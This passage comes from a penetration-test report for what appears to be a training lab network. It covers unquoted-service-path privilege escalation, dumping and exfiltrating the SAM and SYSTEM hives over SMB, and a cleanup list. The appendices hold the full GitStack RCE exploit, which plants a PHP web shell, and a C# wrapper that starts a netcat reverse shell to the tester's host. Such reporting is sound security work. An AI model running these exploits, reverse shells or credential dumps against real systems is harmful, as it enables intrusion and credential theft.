NT AUTHORITY\SERVICE                        Well-known group    S-1-5-6             Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                                Well-known group    S-1-2-1             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group    S-1-5-11            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group    S-1-5-15            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                   Well-known group    S-1-5-113           Mandatory group, Enabled by default, Enabled group
LOCAL                                         Well-known group    S-1-2-0             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication             Well-known group    S-1-5-64-10         Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label   S-1-16-12288

C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE           : 2   AUTO_START
        ERROR_CONTROL        : 0   IGNORE
        BINARY_PATH_NAME     : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : System Explorer Service
        DEPENDENCIES         :
        SERVICE_START_NAME   : LocalSystem

```

Additionally, an exploitable path, "C:\Program Files (x86)\System Explorer\System Explorer", was found to have FullControl access by our user, specifically the group "BUILTIN\Users". To exploit this, I compiled a wrapper program, whose code is in Appendix 2 (section 6.2, page 26), and placed in on the machine as "C:\Program Files (x86)\System Explorer\System.exe". With this, I was able to exploit the "Unquoted Service Path" vulnerability and get a shell as "nt authority\system" on wreath-pc.

[illegible]

```
C:\Windows\Temp\chocola>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.

C:\Windows\Temp\chocola>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.

C:\Windows\Temp\chocola>net use \\10.50.174.9\test /USER:chocola tset
net use \\10.50.174.9\test /USER:chocola tset
The command completed successfully.

C:\Windows\Temp\chocola>copy sam.bak \\10.50.174.9\test\sam.bak
copy sam.bak \\10.50.174.9\test\sam.bak
1 file(s) copied.

C:\Windows\Temp\chocola>copy system.bak \\10.50.174.9\test\system.bak
copy system.bak \\10.50.174.9\test\system.bak
1 file(s) copied.

C:\Windows\Temp\chocola>net use \\10.50.174.9\test /del
net use \\10.50.174.9\test /del
\\10.50.174.9\test was deleted successfully.

$ secretsdump.py -sam sam.bak -system system.bak LOCAL
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee
Guest:501:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee
DefaultAccount:503:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee
Thomas:1000:aad3b435b51404eeaad3b435b51404eeaad3b435b51404ee
[*] Cleaning up...
```

5 Clean up

This chapter lists all clean up actions done by the penetration tester. Cleanups are grouped by assets.

5.1 10.200.177.200

- Delete files
 - /tmp/nmap-chocola
 - /tmp/socat-chocola
 - /tmp/nc-chocola
- Revert firewall (port 17171 TCP)

5.2 10.200.177.150

- Revert firewall (port 17171 TCP)

5.3 10.200.177.100

- Delete files
 - C:\windows\temp\nc-chocola.exe
 - C:\Program Files (x86)\System Explorer\System.exe

6 Appendices

6.1 Appendix #1: 43777.py

```
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.177.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] _Get_user_list"
try:
```

```
        r = requests.get("http://{}/rest/user/".format(ip))
        user_list = r.json()
        user_list.remove('everyone')
except:
    pass

if len(user_list) > 0:
    username = user_list[0]
    print "[+]_Found_user_{}".format(username)
else:
    r = requests.post("http://{}/rest/user/".format(ip), data={
        'username' : username, 'password' : password})
    print "[+]_Create_user"

    if not "User_created" in r.text and not "User_already_exist" in r.
        text:
            print "[-]_Cannot_create_user"
            os._exit(0)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip)
    )
if "true" in r.text:
    print "[+]_Web_repository_already_enabled"
else:
    print "[+]_Enable_web_repository"
    r = requests.put("http://{}/rest/settings/general/webinterface/".
        format(ip), data='{"enabled":_:"true"}')
    if not "Web_interface_successfully_enabled" in r.text:
        print "[-]_Cannot_enable_web_interface"
        os._exit(0)

print "[+]_Get_repositories_list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
    repository = repository_list[0]['name']
    print "[+]_Found_repository_{}".format(repository)
else:
    print "[+]_Create_repository"

    r = requests.post("http://{}/rest/repository/".format(ip), cookies
```

```
        ={'csrftoken' : csrf_token}, data={'name' : repository, '
        csrfmiddlewaretoken' : csrf_token})
    if not "The_repository_has_been_successfully_created" in r.text and
        not "Repository_already_exist" in r.text:
        print "[-]_Cannot_create_repository"
        os._exit(0)

    print "[+]_Add_user_to_repository"
    r = requests.post("http://{} / rest/repository / {} / user / {} / ".format(ip ,
        repository , username))

    if not "added_to" in r.text and not "has_already" in r.text:
        print "[-]_Cannot_add_user_to_repository"
        os._exit(0)

    print "[+]_Disable_access_for_anyone"
    r = requests.delete("http://{} / rest/repository / {} / user / {} / ".format(ip ,
        repository , "everyone"))

    if not "everyone_removed_from_rce" in r.text and not "not_in_list" in r.
        text:
        print "[-]_Cannot_remove_access_for_anyone"
        os._exit(0)

    print "[+]_Create_backdoor_in_PHP"
    r = requests.get('http://{} / web/index.php?p={}.git&a=summary'.format(ip ,
        repository), auth=HTTPBasicAuth(username, 'p_&&_echo_ "<?php_system(
        $_POST[\'a\'])';_?>"_>_c:\GitStack\gitphp\exploit-chocola.php'))
    print r.text.encode(sys.stdout.encoding, errors='replace')

    print "[+]_Execute_command"
    r = requests.post("http://{} / web/exploit-chocola.php".format(ip), data={'a'
        : command})
    print r.text.encode(sys.stdout.encoding, errors='replace')
```

6.2 Appendix #2: Wrapper.cs

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("C:\\\\Windows\\temp\\
                nc-chocola.exe", "10.50.174.9 1337 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```